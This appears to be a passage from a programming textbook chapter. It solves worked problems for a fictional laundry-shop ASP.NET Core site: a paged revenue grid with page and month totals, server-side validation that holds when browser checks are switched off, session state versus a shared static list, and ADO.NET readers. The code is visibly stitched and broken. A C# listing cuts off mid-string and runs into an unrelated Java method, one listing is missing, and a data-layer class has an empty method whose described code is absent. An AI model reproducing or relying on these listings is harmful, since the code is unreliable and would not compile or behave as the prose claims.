

Figure 16.8 Money received in September 2026 per day and outlet, with the three pages of the report. The three page totals add up to the month total, Rp 12,088,000.

The ASP.NET solution. **Listing 16.33** is the page model of `/reports/revenue`. The month is checked against a pattern (a month that does not exist is answered with 400, Bad Request); the rows come from `RevenueByDay`, which fills in the days without payments, so that every page has ten days (or the remainder); and the footer rows are two `RevenueRow` records computed by `Sum`: one from `Rows`, one from `all`.

Listing 16.33 `Reports/Revenue.cshtml.cs`: ten days per page, a page total and a month total.

```
// Reports/Revenue.cshtml.cs - money received per day and outlet, ten days per page, with
two
// footer rows: the total of this page and the total of the whole month (Problem 16.8).
using System.Text.RegularExpressions;
using LaundryCounter.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryCounter.Pages.Reports;

public class RevenueModel(ILaundryStore store) : PageModel
{
    public const int PageSize = 10;

    [BindProperty(SupportsGet = true)] public string Month { get; set; } = "2026-09";
    [BindProperty(SupportsGet = true, Name = "p")] public int PageNo { get; set; } = 1;

    public IReadOnlyList<RevenueRow> Rows { get; private set; } = [];
    public RevenueRow PageTotal { get; private set; } = null!;
    public RevenueRow MonthTotal { get; private set; } = null!;
    public int PageCount { get; private set; }

    public IActionResult OnGet()
    {
        if (!Regex.IsMatch(Month, @"^[0-9]{4}-(0[1-9]|1[0-2])$")) return BadRequest();
        IReadOnlyList<RevenueRow> all = store.RevenueByDay(Month);
        PageCount = (all.Count + PageSize - 1) / PageSize;
        PageNo = Math.Clamp(PageNo, 1, PageCount);
        Rows = all.Skip((PageNo - 1) * PageSize).Take(PageSize).ToList();
        PageTotal = Sum("Page total", Rows);
        MonthTotal = Sum("Month total", all);              // every day of the month, not
only this page
        return Page();
    }

    private static RevenueRow Sum(string label, IEnumerable<RevenueRow> rows) =>
        new(label, rows.Sum(r => r.O01), rows.Sum(r => r.O02), rows.Sum(r => r.O03));
}
```

The markup puts the two totals in a `<tfoot>`, the part of an HTML table meant for footers, which the style sheet draws in bold on grey; **Figure 16.9** is page 3 as the owner sees it.

Page 1 Page 2 Page 3 of 3

Profitina Laundry, Surabaya. Sample data; every customer is fictitious.

Figure 16.9 The revenue report, page 3 of September 2026 (feature F9). Two footer rows, each saying what it sums.

The C#, Java and Python programs. **Listing 16.34** prints the same page as text from the data layer, and cross-checks the month total against one aggregate over the `Payment` table, `DataTable.Compute("SUM(amount)", filter)`, which does not use the grid at all. **Listing 16.35** and **Listing 16.36** do the same in SQL, with a `GROUP BY` over day and outlet and a separate `SELECT SUM(amount)` for the cross-check.

Listing 16.34 `P168Revenue.cs`: page 3 of the report, both footers, and an independent check.

```
// P168Revenue.cs - Problem 16.8: a paged grid with a footer. Which total belongs in the
footer?
//   dotnet run -- 16.8 [page]           page 1, 2 or 3 of September 2026 (default 3)
//   dotnet run -- 16.8 [page] --wrong   the tempting footer: "month total" added up from
this page
using System.Data;
using LaundryCounter.Data;

namespace Problems;

public static class P168Revenue
{
    public static void Run(string dataDir, string[] args)
    {
        int pageNo = args.Length > 0 && int.TryParse(args[0], out int n) ? n : 3, size =
10;
        bool wrong = args.Contains("--wrong");
        var store = new DataSetStore(dataDir);
        IReadOnlyList<RevenueRow> all = store.RevenueByDay("2026-09");
        List<RevenueRow> page = all.Skip((pageNo - 1) * size).Take(size).ToList();

        Console.WriteLine($"{"Day",-12}{"O01",14}{"O02",14}{"O03",14}{"Total",14}");
        foreach (RevenueRow r in page) Print(r);
        Print(Sum("Page total", page));
        Print(Sum("Month total", wrong ? page : all));  // right: all the days, not the
ones on screen

        // A cross-check that does not use the grid at all: one aggregate over the Payment
table.
        DataTable payments = LaundryData.LoadCsv(Path.Combine(dataDir,
"csv")).Tables["Payment"]!;
        object sum = payments.Compute("SUM(amount)", "paid_at >= '2026-09-01' AND paid_at <
'2026-10-01'");
        Console.WriteLine($"Compute(SUM(amount)) over September:

    }

    static void line(String label, long[] v) {
        System.out.printf("%-12s%14s%14s%14s%14s%n", label, rupiah(v[0]), rupiah(v[1]),
rupiah(v[2]), rupiah(v[0] + v[1] + v[2]));
    }
}
```

Listing 16.36 `p168_revenue.py`: the same report in Python.

```
# p168_revenue.py - Problem 16.8: a paged grid with a footer. Which total belongs in the
footer?
#     python p168_revenue.py [page]           page 1, 2 or 3 of September 2026 (default 3)
#     python p168_revenue.py [page] --wrong   the tempting footer: "month total" added up
from this page
import os
import sqlite3
import sys
from datetime import date, timedelta

HERE = os.path.dirname(os.path.abspath(__file__))
conn = sqlite3.connect(os.path.join(HERE, "..", "data", "laundry.db"))
args = [a for a in sys.argv[1:] if a != "--wrong"]
page, size, wrong = int(args[0]) if args else 3, 10, "--wrong" in sys.argv

def rupiah(n):
    return "Rp " + f"{int(n):,}".replace(",", ".")

# One row per day and outlet that had payments; the days without any are filled in below.
sums = {(d, o): a for d, o, a in conn.execute("""
    SELECT substr(p.paid_at, 1, 10), b.Outlet_id, SUM(p.amount)
      FROM Payment p JOIN Bill b ON b.id = p.Bill_id
     WHERE p.paid_at >= '2026-09-01' AND p.paid_at < '2026-10-01'
     GROUP BY 1, 2""")}
days, d = [], date(2026, 9, 1)
while d.month == 9:
    days.append([d.isoformat()] + [sums.get((d.isoformat(), o), 0) for o in ("O01", "O02",
"O03")])
    d += timedelta(days=1)
shown = days[(page - 1) * size:page * size]

def line(r):
    print(f"{r[0]:<12}" + "".join(f"{rupiah(x):>14}" for x in (r[1], r[2], r[3], r[1] +
r[2] + r[3])))

def total(label, rows):
    return [label] + [sum(r[i] for r in rows) for i in (1, 2, 3)]

print(f"{'Day':<12}{'O01':>14}{'O02':>14}{'O03':>14}{'Total':>14}")
for r in shown:
    line(r)
line(total("Page total", shown))
line(total("Month total", shown if wrong else days))  # right: all the days, not the ones
on screen
one = conn.execute("SELECT SUM(amount) FROM Payment WHERE paid_at >= '2026-09-01' AND
paid_at < '2026-10-01'")
print(f"SELECT SUM(amount) over September: {rupiah(one.fetchone()[0])}")
```

All three printed the same page (this is the C# run):

```
Day                    O01           O02           O03         Total
2026-09-21      Rp 120.000     Rp 84.000    Rp 343.000    Rp 547.000
2026-09-22       Rp 66.000    Rp 186.000    Rp 160.000    Rp 412.000
2026-09-23      Rp 264.000          Rp 0     Rp 77.000    Rp 341.000
2026-09-24      Rp 150.000    Rp 128.000    Rp 419.000    Rp 697.000
2026-09-25      Rp 304.000    Rp 158.000    Rp 223.000    Rp 685.000
2026-09-26      Rp 128.000    Rp 132.000     Rp 80.000    Rp 340.000
2026-09-27      Rp 379.000    Rp 144.000    Rp 116.000    Rp 639.000
2026-09-28      Rp 265.000     Rp 77.000    Rp 251.000    Rp 593.000
2026-09-29       Rp 18.000     Rp 40.000     Rp 17.000     Rp 75.000
2026-09-30      Rp 186.000          Rp 0    Rp 160.000    Rp 346.000
Page total    Rp 1.880.000    Rp 949.000  Rp 1.846.000  Rp 4.675.000
Month total   Rp 4.088.000  Rp 3.837.000  Rp 4.163.000 Rp 12.088.000
Compute(SUM(amount)) over September: Rp 12.088.000
```

Check the arithmetic of one column by hand, O02 on page 3: $84 + 186 + 0 + 128 + 158 + 132 + 144 + 77 + 40 + 0 = 949$ thousand rupiah, the page total. The month total of the three outlets, Rp 12.088.000, is equal to the independent `SUM(amount)` on the last line, and to the sum of the three page totals of **Figure 16.8**.

A tempting wrong solution. Add up the rows as they are drawn, classically in the `GridView`'s `RowDataBound` event. With paging, only the current page's rows are bound, so the "total" is a page total under another label. `--wrong` reproduces it:

```
Day                    O01           O02           O03         Total
2026-09-21      Rp 120.000     Rp 84.000    Rp 343.000    Rp 547.000
2026-09-22       Rp 66.000    Rp 186.000    Rp 160.000    Rp 412.000
2026-09-23      Rp 264.000          Rp 0     Rp 77.000    Rp 341.000
2026-09-24      Rp 150.000    Rp 128.000    Rp 419.000    Rp 697.000
2026-09-25      Rp 304.000    Rp 158.000    Rp 223.000    Rp 685.000
2026-09-26      Rp 128.000    Rp 132.000     Rp 80.000    Rp 340.000
2026-09-27      Rp 379.000    Rp 144.000    Rp 116.000    Rp 639.000
2026-09-28      Rp 265.000     Rp 77.000    Rp 251.000    Rp 593.000
2026-09-29       Rp 18.000     Rp 40.000     Rp 17.000     Rp 75.000
2026-09-30      Rp 186.000          Rp 0    Rp 160.000    Rp 346.000
Page total    Rp 1.880.000    Rp 949.000  Rp 1.846.000  Rp 4.675.000
Month total   Rp 1.880.000    Rp 949.000  Rp 1.846.000  Rp 4.675.000
Compute(SUM(amount)) over September: Rp 12.088.000
```

The "month total" now says Rp 4.675.000, less than two fifths of the truth, and the only warning is the cross-check on the last line, which a report of the usual kind does not have. An owner who reads it on the 30th decides that September was a disaster.

> **CHECK YOURSELF.** The owner asks for one more footer row: the average money received per day. Over which days should the average be taken, and what is it for September 2026?
>
> *Answer.* Over all the days of the month, including the days without payments (they are real days on which the shop took nothing), using the month total: $12{,}088{,}000/30 = 402{,}933$ rupiah per day, rounded down. An average over only the days shown would be a page average, the same mistake as before; an average over only the days *with* payments would overstate what a normal day brings.

16.6 New Worked Problems: Validation and State

Chapter 14 taught two families of tools that look unrelated and are not: the validators, which decide whether a request may change anything, and the state mechanisms, which decide what the server remembers between requests. Both are about trust. A validator is the server refusing to trust input; a state mechanism is the server deciding what it may trust the browser to carry.

16.6.1 Problem 16.9 — Validation that the browser cannot switch off

> **PROBLEM.** The new-bill form takes a customer id, a service, a quantity and a rack. Write every rule that the input must satisfy, have the browser check what it can for the cashier's convenience, and make sure that the server refuses anything that breaks a rule, with a message next to the field at fault, even when the browser's checks have been switched off.

In our own words. Two kinds of check with two different purposes. The browser's checks (`required`, `min`, `max`, `pattern` in the HTML) are a courtesy: they save the cashier a round trip. The server's checks are the law: they are the only ones that run for every request, because the request might not come from our form at all.

Design. Write the rules down before the code, from the data. A customer id is `C` and four digits, and must belong to an existing customer. A service must exist. A quantity is a whole number from 1 to 100 (the sample data never goes above 12, so 100 leaves room without admitting nonsense). A rack is `A`, `B` or `C` and a number from 01 to 20, because those are the shelves of the shops (`A01` to `C20` in the data). Four rules are about one field each; two need the data. In ASP.NET Core the first kind are *attributes* on the properties of an input model, the direct heirs of Chapter 14's validator controls, as **Table 16.1** showed; the second kind are an `IValidatableObject.Validate` method, the heir of the `CustomValidator`. Model validation runs the attribute checks of every property first and runs `Validate` only when all of them pass, so a cashier who typed `Z99` does not also get a confusing "there is no customer" message [2].

The ASP.NET solution. Listing 16.37 is the input model, and **Listing 16.38** the page model that uses it.

Listing 16.37 `BillForm.cs`: every rule of a new bill, as attributes (one field each) and a `Validate` method (rules that need the data).

```
// BillForm.cs - a new bill as the cashier's browser sends it, and every rule it must pass
on the
// server (Problem 16.9). The attributes are the RequiredFieldValidator, RangeValidator and
// RegularExpressionValidator of Web Forms; Validate is its CustomValidator.
using System.ComponentModel.DataAnnotations;
using LaundryCounter.Data;
using Microsoft.Extensions.DependencyInjection;

namespace LaundryCounter.Web;

public class BillForm : IValidatableObject
{
    [Required, RegularExpression(@"^C\d{4}$", ErrorMessage = "A customer id looks like
C0001."), Display(Name = "Customer id")]
    public string CustomerId { get; set; } = "";

    [Required, Display(Name = "Service")]
    public string ServiceId { get; set; } = "S0001";

    [Range(1, 100, ErrorMessage = "The quantity must be a whole number from 1 to 100."),
Display(Name = "Quantity")]
    public int Unit { get; set; } = 1;

    [Required, RegularExpression(@"^[A-Ca-c](0[1-9]|1[0-9]|20)$", ErrorMessage = "A rack is
A, B or C and a number 01 to 20, like A07.")]
    public string Rack { get; set; } = "";

    // Rules that need the data: does this customer exist, does this service exist?
    public IEnumerable<ValidationResult> Validate(ValidationContext context)
    {
        ILaundryStore store = context.GetRequiredService<ILaundryStore>();
        if (store.Customer(CustomerId) == null)
            yield return new ValidationResult($"There is no customer {CustomerId}.",
[nameof(CustomerId)]);
        if (!store.Services().Any(s => s.Id == ServiceId))
            yield return new ValidationResult($"There is no service {ServiceId}.",
[nameof(ServiceId)]);
    }
}
```

Listing 16.38 `Bills/New.cshtml.cs`: `ModelState.IsValid` decides; the data layer's own refusals are shown as a message too.

```
// Bills/New.cshtml.cs - take in a new bill (F6), validated on the server (Problem 16.9).
using System.Data;
using System.Security.Claims;
using LaundryCounter.Data;
using LaundryCounter.Web;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryCounter.Pages.Bills;

public class NewModel(ILaundryStore store, ShopClock clock, TeachingSwitches teaching) :
PageModel
{
    [BindProperty] public BillForm Input { get; set; } = new();
    public IReadOnlyList<ServiceRow> Services { get; private set; } = [];

    public void OnGet(string? customer)
    {
        Services = store.Services();
        if (customer != null) Input.CustomerId = customer;
    }

    public IActionResult OnPost()
    {
        Services = store.Services();
        // Every rule of BillForm has been checked by now; the tempting mistake ignores the
verdict.
        if (!ModelState.IsValid && !teaching.ClientOnlyValidation) return Page();
        try
        {
            string id = store.NewBill(Input.CustomerId, Input.ServiceId, Input.Unit,
Input.Rack.ToUpperInvariant(),
                User.FindFirstValue(ClaimTypes.NameIdentifier) ?? "",
User.FindFirst("outlet")?.Value, clock.Now());
            TempData["Flash"] = $"Bill {id} created.";
            return Redirect($"/bills/{id}");
        }
        catch (Exception e) when (e is ArgumentException or DataException)
        {
            ModelState.AddModelError("", "The data layer refused the bill: " + e.Message);
            return Page();
        }
    }
}
```

Line by line. Each attribute carries its message, written for the cashier. If `abc` is sent as the quantity, model binding records its own error ("The value 'abc' is not valid for Quantity"), which `ModelState.IsValid` also sees. `Validate` receives a `ValidationContext` through which it can ask for services, here `ILaundryStore`, to check that the customer and the service exist. In `OnPost`, `if (!ModelState.IsValid ...) return Page();` is the whole of the law: one line, which every request passes through. The `try` block around `NewBill` is the second line of defense: if the data layer refuses the bill anyway (a customer deleted a second ago by a colleague, for instance), its exception becomes a message on the page rather than an error page. The markup gives the browser its courtesy checks, `min="1" max="100" required` and a `pattern`, and prints each server message with `asp-validation-for`, under its field. **Figure 16.10** shows the page after the browser's checks were switched off (one line in the browser's console, `form.noValidate = true`) and a quantity of 0 and a rack of `Z99` were sent: the server answered with both messages.



Figure 16.10 The new-bill form after the browser's own checks were switched off: the server refused both fields, each with its own message.

The Java and Python solutions. Neither Java's HTTP server nor Flask has attributes for validation, so the rules are a function: `checkBill` in **Listing 16.15** and `check_bill` in **Listing 16.16**. Both return a map from field name to message, the equivalent of `ModelState`, with exactly the same rules and messages as **Listing 16.37**, in the same two stages: first each field alone, and only when every field passed, the checks against the database. Checks C1 and C2 of the acceptance test (**Listing 16.22**) send the same bad bills to all three servers and look for the same messages.

A tempting wrong solution. Trust the browser. The form already says `min="1"` and has a `pattern` for the rack, the cashier's browser refuses a bad value before it is even sent, and testing by hand never gets a bad value to the server, so the server's check seems redundant. The switch `Teaching:ClientOnlyValidation` removes it; `tests/tempting.py` then sends what any script can send:

```
POST /bills/new with Unit=-5 and Rack=ZZ -> 302 /bills/B2954
  Charged Rp -40.000, paid Rp 0, balance Rp -40.000.
  rack ZZ
```

A bill of minus five kilograms was stored, charging the customer minus forty thousand rupiah, on a rack that does not exist. Equation (16.1) did its job faithfully, on nonsense. With the server's checks in place the same request is refused with the two messages of **Figure 16.10**:

```
POST /bills/new with Unit=-5 and Rack=ZZ -> 200
  refused: The quantity must be a whole number from 1 to 100.; A rack is A, B or C and a
number 01 to 20, like A07.
```

Chapter 14 made the same point with Web Forms: the validator controls check in the browser when they can, but the page must still test `Page.IsValid` on the server, or a request that skips the browser skips the validation.

> **CHECK YOURSELF.** A new rule: the express service `S0002` is sold only for quantities up to 10 kg, because one machine does express loads. Where do you add the rule, and why not as an attribute?

Answer. In `BillForm.Validate` (and in `checkBill` and `check_bill`), as `if (ServiceId == "S0002" && Unit > 10) yield return new ValidationResult("Express is limited to 10 kg.", [nameof(Unit)]);`. An attribute sees one property at a time; this rule relates two fields, the service and the quantity, so it belongs in the method that sees the whole form, the `CustomValidator` of Web Forms.

16.6.2 Problem 16.10 — Where does each piece of state live?

PROBLEM. A cashier often returns to the bills she opened a moment ago. Show, at the top of every staff page, the last five bills *this* user has opened, newest first. Then list every piece of state the Laundry Counter keeps between requests, and justify where each one lives.

In our own words. The feature is small; the question behind it is the one Chapter 14 asked in general. HTTP forgets everything between requests, so every value that must survive to the next request has to be put somewhere: in the browser (in the address, in a hidden field, in a cookie) or on the server (in a session, in memory shared by everybody, in the database). Each place has an owner, a lifetime and a level of trust, and each value has one right place.

Design. "The last five bills this user opened" belongs to one visitor, lives for one working session, and is harmless if lost; nobody else should see it. That is the definition of *session state*. **Figure 16.11** sorts all the state of the Laundry Counter into the two sides, and **Table 16.5** gives the reasons.



Figure 16.11 Where the state of the Laundry Counter lives. What is in the browser can be read or changed by the visitor; what is on the server cannot.

Table 16.5 Every piece of state of the Laundry Counter, where it lives, who owns it, how long it lives, and why that is the right place.

Value	Lives in	Owner and lifetime	Why there
grid page, sort, search	query string	this view; as long as the address	bookmarkable, shareable, harmless if edited
anti-forgery token	hidden field and cookie	this form; one form	must travel with the form it protects
who is logged in	encrypted cookie `laundry.auth`	this browser; one shift	read on every request; cannot be forged without the keys
"Customer C0258 added."	TempData cookie	this browser; the next page only	a message for one redirect
recently viewed bills	session (server memory)	this visitor; 20 minutes idle	per visitor, not worth storing, must not be shared
the fixed clock, the switches	singleton service	everybody; the process	the same for everyone, read-only
customers, bills, payments	the data layer	the business; forever	the facts; must survive everything

> **DEFINITION.** *Session state* is a small dictionary kept by the server for each visitor. The visitor holds only its key, a random session id in a cookie; the values stay on the server. *Application state* is data shared by all visitors of the application for the life of the process; in ASP.NET Core it is a service registered as a *singleton*, or a `static` field [17].

The ASP.NET solution. **Listing 16.39** keeps the list in the session as one string, `B2954,B0001`, and **Listing 16.40** adds each bill a cashier opens. The layout of **Listing 16.17** prints the list.

Listing 16.39 `RecentBills.cs`: the recently viewed bills, per visitor, in the session. The static list is the tempting mistake.

```
// RecentBills.cs - "recently viewed bills": state that belongs to ONE visitor (Problem
16.10).
// It lives in the session, which the server keeps per visitor under the laundry.session
cookie.
namespace LaundryCounter.Web;

public sealed class RecentBills(TeachingSwitches teaching)
{
    private const string Key = "recent-bills";
    private static readonly List<string> Everyone = new();   // the tempting mistake: one
list for all

    public IReadOnlyList<string> Get(HttpContext http)
    {
        if (teaching.StaticRecent)
        {
            lock (Everyone) return Everyone.ToList();
        }
        string? text = http.Session.GetString(Key);
        return string.IsNullOrEmpty(text) ? Array.Empty<string>() : text.Split(',');
    }

    public void Add(HttpContext http, string billId)
    {
        List<string> list = Get(http).Where(id => id !=
billId).Prepend(billId).Take(5).ToList();
        if (teaching.StaticRecent)
        {
            lock (Everyone) { Everyone.Clear(); Everyone.AddRange(list); }
            return;
        }
        http.Session.SetString(Key, string.Join(',', list));
    }
}
```

Listing 16.40 `Bills/Detail.cshtml.cs`: one bill (F7), remembered in the session of the visitor who opened it.

```
// Bills/Detail.cshtml.cs - one bill in full (F7); remembers it in this visitor's session
(Problem 16.10).
using LaundryCounter.Data;
using LaundryCounter.Web;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryCounter.Pages.Bills;

public class DetailModel(ILaundryStore store, RecentBills recent) : PageModel
{
    public BillRow Bill { get; private set; } = null!;

    public IActionResult OnGet(string id)
    {
        BillRow? b = store.Bill(id.ToUpperInvariant());
        if (b == null) return NotFound();
        Bill = b;
        recent.Add(HttpContext, b.Id);
        return Page();
    }
}
```

`GetString` and `SetString` read and write this visitor's session, which the session middleware loads and saves around each request. `Add` puts the new id first, drops duplicates and keeps five. `RecentBills` is a singleton, safe because it keeps no per-visitor data in its fields: it reaches each visitor's data through the `HttpContext` it is given.

The Java and Python solutions. The Java site keeps a `List<String>` under the key `recent` in its server-side session map; the Python site keeps a list under `session["recent"]`, which Flask stores in the signed cookie. Both are per visitor, as they must be; the difference is where the list physically sits. In Flask the list travels to the browser and back with every request, visible (though not changeable) to the visitor; for five bill ids that is fine, for anything private or large it is not. Check C5 of the acceptance test (**Listing 16.22**) confirms the order `B0001, B2954` on all three servers, and check D1 confirms that the owner, in another browser, sees none of the cashier's bills.

A tempting wrong solution. A `static` field. The list must survive between requests, a page model is created anew for every request, and a `static List<string>` survives: it seems made for the job. It is Chapter 14's *application state*, one list for everybody, and the switch `Teaching:StaticRecent` shows what that means when a cashier and the owner work at the same time:

```
the cashier opened B0001 and B2950
the owner, who opened nothing, sees: Recently viewed: B2950 B0001
```

The owner sees the cashier's bills as his own "recently viewed". Here it is merely confusing; with a shopping cart or a half-filled form, one customer would see another's. And a `List<string>` changed by many requests at once can also be corrupted, which is why the tempting code at least needed its `lock`. With the session, the same two browsers see only their own:

```
the cashier opened B0001 and B2950
the owner, who opened nothing, sees: (no recently viewed bills)
```

> **CHECK YOURSELF.** The owner wants a counter on the dashboard, "bills created today, all outlets", updated instantly without a database query. Session, singleton, or database? And what does it cost if the server restarts?
>
> *Answer.* It is the same number for everybody, so it is application state: a singleton service with an integer updated with `Interlocked.Increment` (safe when two requests add at once). A session would give each visitor his own, wrong, count. It costs nothing to lose on a restart only if it can be rebuilt: the service should compute it once from the database at start-up (`COUNT(*)` of today's bills) and then keep it up to date in memory. The database remains the truth; the singleton is a fast copy.

16.7 New Worked Problems: ADO.NET and the Data Layer

Chapter 15 described ADO.NET's two ways of working with data. In the *connected* model, a connection stays open while a data reader hands over the rows one at a time, forward only, and every change is a command sent at once. In the *disconnected* model, a data adapter fills a `DataSet`, the connection closes, the program works on the rows in memory for as long as it likes, and the changes are sent back later. The Laundry Counter uses both: `DbLaundryStore` is connected, `DataSetStore` disconnected. The three problems of this section are the three questions every data layer must answer: how to read without wasting round trips, how to write several rows as one, and what to do when two people change the same row.

16.7.1 Problem 16.11 — Reading connected and disconnected, and the N + 1 trap

> **PROBLEM.** Compute two figures from the Laundry data: how many bills are still in the shop (not yet collected), and how much money all customers together still owe, by Equation (16.2)

> summed over all bills. Do it with a connected reader and with disconnected data, and explain which way of asking is fast and which is slow.

In our own words. The first figure needs one pass over the bills. The second needs, for every bill, the sum of its payments, and the way that sum is fetched decides whether the program asks the data layer one question or three thousand.

Design. The connected store of the Laundry Counter, **Listing 16.41**, shows the connected model in full, and is the place to start. It is written against the abstract classes of `System.Data.Common` (`DbConnection`, `DbCommand`, `DbParameter`, `DbDataReader`, `DbTransaction`), which every ADO.NET provider implements [18]; that is the "uniform interface to different data sources" of Chapter 15, and it means the same class runs on SQLite, MySQL or SQL Server, depending only on the one line in `Program.cs` that creates the connection.

Listing 16.41 `DbLaundryStore.cs`: the Laundry Counter's data layer in the connected model, over any ADO.NET provider. Compiled here; run only with a provider installed.

```
// DbLaundryStore.cs - ILaundryStore over any ADO.NET provider: the connected model of
Chapter 15.
// Each method opens a connection, runs parameterized commands, reads with a DbDataReader
and closes
// the connection again (the provider's pool keeps the real connection warm). It is written
against
// System.Data.Common only, so the same class works with Microsoft.Data.Sqlite,
MySqlConnector or
// SqlClient: Program.cs chooses the provider in one line.
using System.Data;
using System.Data.Common;
using System.Globalization;

namespace LaundryCounter.Data;

public sealed class DbLaundryStore(Func<DbConnection> connect) : ILaundryStore
{
    private static readonly Dictionary<string, string> SortColumns = new()
    {
        ["id"] = "id", ["name"] = "name", ["phone"] = "phone", ["credit"] = "credit",
    };

    private DbConnection Open()
    {
        DbConnection c = connect();
        c.Open();
        return c;
    }

    // A command whose values travel as parameters @p0, @p1, ...: they never become part of
the SQL text.
    private static DbCommand Command(DbConnection c, DbTransaction? tx, string sql,
object?[] args)
    {

    }
}
```

Line by line. `Open` asks the factory passed to the constructor for a connection and opens it; the provider keeps a *pool* of real connections, so opening and closing per method is cheap. `Command` creates a command, attaches the transaction if there is one, and turns every argument into a `DbParameter` named `@p0`, `@p1` and so on: the SQL text contains only these names, and the values travel beside it, so no value can ever change the meaning of the SQL [16]. `Rows` runs a query and walks its `DbDataReader` with `while (r.Read())`, turning each row into a record with a function it is given: this is the connected model, one row at a time while the connection is open. `Scalar` returns a single value, `Exec` runs an `INSERT`, `UPDATE` or `DELETE` and returns the number of rows it touched. `InsertCustomer`, `NewBill` and `AdvanceBill` begin a transaction with `BeginTransaction`, pass it to every command, and call `Commit` at the end; if anything throws before `Commit`, the `using` statement disposes the transaction, which rolls it back. The only table names ever built into SQL text are the constants `"Customer"` and `"Bill"` and the two status words of `AdvanceBill`, all written by the program; the sort column comes from `SortColumns` as in Problem 16.7.

This class was compiled with the rest of the site. It was not run, because running it needs the NuGet package `Microsoft.Data.Sqlite`, which the build machine could not download; the README of the chapter gives the commands that switch the site to it on a machine that can (`dotnet add package Microsoft.Data.Sqlite`, then a build with `-p:UseSqlite=true`). The *same SQL* was run: the Java and Python sites send it through JDBC and `sqlite3` and pass the acceptance test with it.

For the problem itself we need programs that run here. **Listing 16.42** uses `DataTableReader`, the data reader that ADO.NET builds over a `DataTable`: it has exactly the interface of `SqliteDataReader` or `SqlDataReader` (`Read`, `GetOrdinal`, `GetString`), so the connected loop is written exactly as it would be against a database. Then it computes the money owed twice, once asking a question per bill and once using the relation of Problem 16.1.

Listing 16.42 `P1611Readers.cs`: a forward-only reader, one question per bill, one relation, and one aggregate.

```
// P1611Readers.cs - Problem 16.11: reading connected (a forward-only reader) and
disconnected
// (a DataSet with relations), and the cost of asking once per row (the "N + 1" pattern).
using System.Data;
using System.Diagnostics;
using LaundryCounter.Data;

namespace Problems;

public static class P1611Readers
{
    public static void Run(string dataDir)
    {
        DataSet ds = LaundryData.LoadCsv(Path.Combine(dataDir, "csv"));
        DataTable bills = ds.Tables["Bill"]!, payments = ds.Tables["Payment"]!;

        // 1. Connected style: a DbDataReader walks the rows once, forward only.
DataTableReader has
        //    exactly the interface of SqliteDataReader or SqlDataReader, so this loop is
the same loop.
        int open = 0;
